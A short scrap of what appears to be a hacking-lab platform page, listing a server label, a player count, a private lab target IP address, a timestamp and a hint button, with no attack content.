US VIP 2
1 player
Target IP Address
10.10.10.14
22:48:38
Hint